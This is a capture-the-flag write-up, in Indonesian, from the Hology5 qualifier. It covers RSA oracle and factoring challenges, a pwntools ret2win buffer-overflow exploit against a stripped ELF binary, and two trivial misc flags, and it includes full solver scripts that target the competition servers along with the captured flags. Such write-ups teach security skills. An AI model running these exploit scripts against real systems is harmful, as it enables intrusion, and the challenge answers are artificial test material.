**Writeup LycoReco**

**Hology5 - Penyisihan**



**Anggota tim:**

**Muhammad Garebaldhie Er Rahman (average kobo enjoyer)**

**Frederik Imanuel Louis (azuketto)**

**Rachel Gabriela Chen (chaerla)**

# **Daftar Isi**

[**Daftar Isi**](#_jtobumv3ewy0) **2**

[**Crypto**](#_dx0lkflrke9q) **3**

[acaruto](#_m36wkrp4fafi) 3

[Flag: hology5{s1mpl3\_rs4\_pr0bl3m\_t0\_g3t\_y0u\_st4rt3d}](#_5xahmfd9i27t) 6

[patience](#_derrp6r2id8s) 6

[Flag: hology5{i\_h0p3\_u\_und3rst4nd\_h0w\_r54\_w0rk5}](#_mvygjoj59mry) 10

[acaruto-2](#_zdif4cgddr5) 10

[Flag: hology5{st1ll\_s1mpl3\_3n0ugh\_r1ght???}](#_b6ol0t1jllgl) 14

[**Pwn**](#_sd17a0qq89j2) **15**

[Pendahuluan](#_75trle7yorrl) 15

[Flag : hology5{so0ooooo0o\_b4s1iiIc}](#_f2e4cccwrwkr) 19

[**Misc**](#_421l36uhtqh) **20**

[Cek Cek Cek](#_crzy3ur7bb4r) 20

[Flag : hology5{h4d1r\_b4ng}](#_mf5cuc1ioaxy) 20

[Feedback Form](#_luypldx3i7mw) 20

[Flag : hology5{terima\_kasih\_dan\_mohon\_maaf\_/\\_}](#_kzqjmdv22bsd) 20

# Crypto

# 

| acaruto 464  Acaruto is the the pillar of life.  Author: Yesver |
| --- |

Berikut merupakan chall yang digunakan pada soal:

from Crypto.Util.number import \*

FLAG = open('flag.txt').read()

ACARUTO = 'Hey it\'s me Acaruto! I am the pillar of life. You don\'t know me, but I know everyone'.encode()

def encrypt(e, n):

try:

msg = int(input('Enter the message in hex: '), 16)

except ValueError:

print('Invalid input!')

else:

if msg == bytes\_to\_long(ACARUTO):

print('Not allowed!')

return

enc = pow(msg, e, n)

print('Encrypted message in hex:', hex(enc)[2:])

def check(d, n):

try:

enc = int(input('Enter the encrypted message in hex: '), 16)

except ValueError:

print('Invalid input!')

else:

msg = pow(enc, d, n)

if long\_to\_bytes(msg) == ACARUTO:

print('You got it! Here\'s the flag:', FLAG)

else:

print('Not yet :(')

def main():

while True:

try:

p = getPrime(1024)

q = getPrime(1024)

n = p \* q

e = 0x10001

d = pow(e, -1, (p-1)\*(q-1))

except:

continue

else:

break

while True:

try:

choice = int(input('Select one:\n1) Encrypt\n2) Check\n>> '))

assert 1 <= choice <= 2

except:

print('Invalid choice!')

break

else:

if choice == 1:

encrypt(e, n)

elif choice == 2:

check(d, n)

if \_\_name\_\_ == '\_\_main\_\_':

main()

Chall pada dasarnya adalah encryption oracle, dan kita harus dapat mengencrypt value ACARUTO dan mengirimnya pada fungsi check (enkripsi akan menolak ACARUTO). Value nilai ACARUTO dan nilai e diberikan, tetapi kita tidak mengetahui nilai n. Untuk mencari nilai n, kita dapat meminta enkripsi dua nilai kecil (plain), menghitung nilai pow(plain, e) - pow(plain, e, n) dan mencari gcd dua nilai tersebut. Hal ini bekerja karena kedua nilai tersebut adalah 0 mod n, sehingga gcd dari kedua nilai tersebut kemungkinan besar dapat menghasilkan nilai n (gcd pasti kelipatan dari n).

from pwn import \* *# pip install pwntools*

import json

import codecs

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long

import math

ACARUTO = 'Hey it\'s me Acaruto! I am the pillar of life. You don\'t know me, but I know everyone'.encode()

e = 0x10001

*#nc 13.212.97.214 5008*

ip = "13.212.97.214"

*#sock = int*

sock = 5008

r = remote(ip, sock)

r.recvuntil(b'>>')

r.sendline(b'1')

r.recvuntil(b':')

r.sendline(b'2')

r.recvuntil(b': ')

f = r.recvline()[:-1]

fs = pow(2,e) - int(f, 16)

r.recvuntil(b'>>')

r.sendline(b'1')

r.recvuntil(b':')

r.sendline(b'3')

r.recvuntil(b': ')

f = r.recvline()[:-1]

sd = pow(3,e)- int(f, 16)

n = math.gcd(fs, sd)

print(n)

assert(pow(3,e,n) == int(f,16))

ct = pow(bytes\_to\_long(ACARUTO), e, n)

r.recvuntil(b'>>')


r.sendline(b'2')

r.recvuntil(b':')

r.sendline(hex(ct)[2:].encode())

r.interactive()

Kemudian, setelah memperoleh nilai n dan e, kita dapat mengenkripsi ACARUTO dan mengirimnya ke fungsi check.



### Flag: hology5{s1mpl3\_rs4\_pr0bl3m\_t0\_g3t\_y0u\_st4rt3d}

\*catatan: sepertinya intended solution writer berbeda, karena solusi ini juga bekerja untuk acaruto-2 wkwk

# 

| patience 484  This takes me a really long time to run  Author: Yesver |
| --- |

Berikut merupakan chall yang digunakan pada soal:

from Crypto.Util.number import getPrime, bytes\_to\_long

from math import gcd

from secret import FLAG

def check(a, b):

if b == 0:

return a != 1

else:

return check(b, a % b)

def main():

p = getPrime(1024)

q = getPrime(1024)

n = p \* p \* q

e = 0x10001

m = bytes\_to\_long(FLAG)

c = pow(m, e, p\*q)

z = sum(check(i, n) for i in range(n))

print(f'{n = }\n{z = }\n{c = }')

main()

Fungsi check pada dasarnya mengembalikan true jika gcd(a, b) != 1, dan false jika sebaliknya. Kemudian pada sum(check..), dilakukan penjumlahan semua nilai fungsi check dari 0 sampai n, dimana n adalah p\*p\*q. Pertama, kami mencoba menghitung nilai sum(check..) untuk n = p\*q untuk p dan q yang kecil.

from Crypto.Util.number import getPrime, bytes\_to\_long

from math import gcd

def check(a, b):

if b == 0:

return a != 1

else:

return check(b, a % b)

for i in range(10):

p = getPrime(7)

q = getPrime(7)

n = p\*q

z = sum(check(i, n) for i in range(n))

assert(z == p + q - 1)

Program tersebut berjalan dengan lancar. Kemudian, kami mencoba untuk mencari value z untuk n = p\*p\*q. Karena banyak faktor prima pada n tidak bertambah, kami berhipotesis bahwa new\_z = p \* old\_z, dan hal tersebut terbukti benar.

from Crypto.Util.number import getPrime, bytes\_to\_long

from math import gcd

def check(a, b):

if b == 0:

return a != 1

else:

return check(b, a % b)

for i in range(10):

p = getPrime(7)

q = getPrime(7)

n = p\*p\*q

z = sum(check(i, n) for i in range(n))

assert(z == p\*(p + q - 1))

Program diatas juga berjalan dengan lancar. Maka, kita mengetahui bahwa z = p \* (p + q - 1), dan n = p \* p \* q, sehingga kita dapat memperoleh nilai p dengan mencari nilai gcd(z,n), dan dengan itu, nilai q. Dua nilai tersebut cukup untuk mendecrypt ciphertext. Berikut merupakan solver yang kami gunakan.

from Crypto.Util.number import getPrime, bytes\_to\_long, long\_to\_bytes

from math import gcd

n = 2707066822078432357828817765137972038985124672672911322763998001407692728904793477581116569409799516057571900105820634759732279443545027938464595146708518082218004752028241631756195996325873413503085603473523258857872264117027754650975637062243535394026496154375667102547549093779765982107870933538027688727857683844210283705582319310839611364328766019193516502013534235986053631365237778601098914327884844088630855245133660188439541569458156287017864700878205522963421423636305123596796898336733364462846792407324021594146068526052385995919643758380521266065370550790290308479925531693905005026760415565790467568580591432671392788214278861819558112004722974014704610684925225327766303805413704202885580351939342140609903475475133311513473674160226077663010710511835659573061905206232942452585860614113305568444418764744170710567335499734442037532595546699332879982962926154203364912937312655826093852193857800601628938146041

z = 41027870990147628751950101506340452659071851976621609059828855685245097406060957243281419025382723141685780888513262217794751444558921886785218949717444473133185253734949806404374468529441204257570799349624198365471519088075289079077491317420501418789502781173508373890369075030372361337957754500050769707156692994583795062870482437012693254720841072557530555194134900652202891067676244522403051131549719431613911862558885821884969745501184722408150324174621846179265034604669417745136570300027025804412465167030635826309831399367028780118464725571306283699498805048584026067443756316556241454843527443642339724956985

c = 17635978390138124695515158272184524651623873984162538011452071907759195862287000602546410764443644946460714151728212374883625292329399422597920251576124433919415030178078619025568388229241969852844779977844470420377202346883066963877949983742371172357792764229269437195609653275383578409163677494338988179017149980640225229551568794792439280009041799992900674785990232980821774651648208519132352025797207132225283321974815754533148742197237968795122369436154364959809805324325030840672900620110706044370552406797943112712258396592513504108648575596347168115333278679635891412621959909297365044019020305369024237533167

def check(a, b):

if b == 0:

return a != 1

else:

return check(b, a % b)

*# z = (p+q-1) \*p*

p = gcd(z,n)

q = (n//p)//p

assert(p\*p\*q==n)


tot = (p-1)\*(q-1)

e = 0x10001

d = pow(e, -1, tot)

print(long\_to\_bytes(pow(c, d, p\*q)))

Kemudian,setelah menghitung nilai totient dan mendapatkan d, ciphertext berhasil didecrypt.



### Flag: hology5{i\_h0p3\_u\_und3rst4nd\_h0w\_r54\_w0rk5}

# 

| acaruto-2 484  I hope with this fix you can't imitate the real Acaruto anymore!  Author: Yesver  nc 13.212.97.214 5009 |
| --- |

Berikut merupakan chall yang digunakan untuk soal ini:

from Crypto.Util.number import \*

FLAG = open('flag.txt').read()

ACARUTO = 'Hey it\'s me Acaruto! I am the pillar of life. You don\'t know me, but I know everyone'.encode()

def encrypt(e, n):

try:

msg = input('Enter the message: ')

assert msg.isascii()

except AssertionError:

print('Invalid input!')

else:

if msg.encode() == ACARUTO:

print('Not allowed!')

return

enc = pow(bytes\_to\_long(msg.encode()), e, n)

print('Encrypted message in hex:', hex(enc)[2:])

def check(d, n):

try:

enc = int(input('Enter the message in hex: '), 16)

except ValueError:

print('Invalid input!')

else:

if enc > n:

print('Not allowed!')

return

msg = pow(enc, d, n)

if long\_to\_bytes(msg) == ACARUTO:

print('You got it! Here\'s the flag:', FLAG)

else:

print('Not yet :(')

def main():

while True:

try:

p = getPrime(1024)

q = getPrime(1024)

n = p \* q

e = 0x10001

d = pow(e, -1, (p-1)\*(q-1))

except:

continue

else:

break

while True:

try:

choice = int(input('Select one:\n1) Encrypt\n2) Check\n>> '))

assert 1 <= choice <= 2

except:

print('Invalid choice!')

break

else:

if choice == 1:

encrypt(e, n)

elif choice == 2:

check(d, n)

if \_\_name\_\_ == '\_\_main\_\_':

main()

Chall pada dasarnya sama dengan soal acaruto, tetapi terdapat beberapa perbedaan format input, dan dilakukan check yang melarang enc > n pada fungsi check. Kedua hal tersebut tidak memengaruhi solusi kami pada soal acaruto, sehingga solusi soal acaruto-2 dan acaruto kami persis sama, hanya berbeda format input.

from pwn import \* *# pip install pwntools*

import json

import codecs

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long

import math

ACARUTO = 'Hey it\'s me Acaruto! I am the pillar of life. You don\'t know me, but I know everyone'.encode()

e = 0x10001

*#nc 13.212.97.214 5008*

ip = "13.212.97.214"

*#sock = int*

sock = 5009

r = remote(ip, sock, level = 'debug')

r.recvuntil(b'>>')

r.sendline(b'1')

r.recvuntil(b':')

r.sendline(b'2')

r.recvuntil(b': ')

f = r.recvline()[:-1]

fs = pow(bytes\_to\_long(b'2'),e) - int(f, 16)

r.recvuntil(b'>>')

r.sendline(b'1')

r.recvuntil(b':')

r.sendline(b'3')

r.recvuntil(b': ')

f = r.recvline()[:-1]

sd = pow(bytes\_to\_long(b'3'),e)- int(f, 16)

n = math.gcd(fs, sd)

print(n)

assert(pow(bytes\_to\_long(b'3'),e,n) == int(f,16))

ct = pow(bytes\_to\_long(ACARUTO), e, n)


r.recvuntil(b'>>')

r.sendline(b'2')

r.recvuntil(b':')

r.sendline(hex(ct)[2:].encode())

r.interactive()




### Flag: hology5{st1ll\_s1mpl3\_3n0ugh\_r1ght???}


# Pwn


| Pendahuluan 475  BAB I isinya pendahuluan kan ya?  Author: Inlandsche  nc 13.212.97.214 5005 |
| --- |

Kita diberikan sebuah binary file elf 64 bit stripped sebagai berikut




Kami langsung membuka file tersebut dengan ghidra dan menemukan main function






Terlihat bahwa ini merupakan classic buffer overflow dengan tipe ret2win. Namun perlu dicari address mana yang perlu kita tuju dan akhirnya kami pun menemukan address win




Maka hal yang perlu dilakukan ialah mencari offset untuk overwrite return pointer tinggal gunakan cyclic untuk mencari offsetnya.



Setelah mendapat offset nya yaitu pada 40. Susun payload dengan cara offset + address win yaitu (0x04011a1). Berikut sovler nya

| *from* pwn *import* \*  HOST='13.212.97.214'  PORT=5005  *# Allows you to switch between local/GDB/remote from terminal*  def start(argv=[], \*a, \*\*kw):  *if* args.GDB: *# Set GDBscript below*  *return* gdb.debug([exe] + argv, gdbscript=gdbscript, \*a, \*\*kw)  *elif* args.REMOTE: *# ('server', 'port')*  *return* remote(HOST, PORT, \*a, \*\*kw)  *else*: *# Run locally*  *return* process([exe] + argv, \*a, \*\*kw)  *# Find offset to EIP/RIP for buffer overflows*  def find\_ip(payload):  *# Launch process and send payload*  p = process(exe, level='warn')  p.sendlineafter(b'>', payload)  *# Wait for the process to crash*  p.wait()  *# Print out the address of EIP/RIP at the time of crashing*  *# ip\_offset = cyclic\_find(p.corefile.pc) # x86*  ip\_offset = cyclic\_find(p.corefile.read(p.corefile.sp, 4)) *# x64*  warn('located EIP/RIP offset at {a}'.format(a=ip\_offset))  *return* ip\_offset  *# Specify GDB script here (breakpoints etc)*  gdbscript = '''  init-pwndbg  continue  '''.format(\*\*locals())  *# Binary filename*  exe = './pendahuluan\_soal'  *# This will automatically get context arch, bits, os etc*  elf = context.binary = ELF(exe, checksec=False)  *# Change logging level to help with debugging (error/warning/info/debug)*  context.log\_level = 'debug'  *# ===========================================================*  *# EXPLOIT GOES HERE*  *# ===========================================================*  *# Lib-C library, can use pwninit/patchelf to patch binary*  *# libc = ELF("./libc.so.6")*  *# ld = ELF("./ld-2.27.so")*  *# Pass in pattern\_size, get back EIP/RIP offset*  offset = 40  win = 0x004011a1  rop = ROP(elf)  *# Start program*  io = start()  *# Build the payload*  payload = flat({  offset: [  p64(win)  ]  })  *# Send the payload*  *# io.sendlineafter(b'}\n', payload)*  io.sendline(payload)  *# Got Shell?*  io.interactive() |
| --- |



### **Flag :** hology5{so0ooooo0o\_b4s1iiIc}

# Misc

| Cek Cek Cek 50  Sanity Check  hology5{h4d1r\_b4ng} |
| --- |

Sanity check : D

### Flag : hology5{h4d1r\_b4ng}

| Feedback Form 50  Feedback kalian sangat bermanfaat bagi kami. Terima kasih https://forms.gle/F6xivXLq1VUR8CGGA  Author: Seluruh komponen panitia CTF Hology |
| --- |

Tinggal isi form dapet flag

### Flag : hology5{terima\_kasih\_dan\_mohon\_maaf\_/\\_}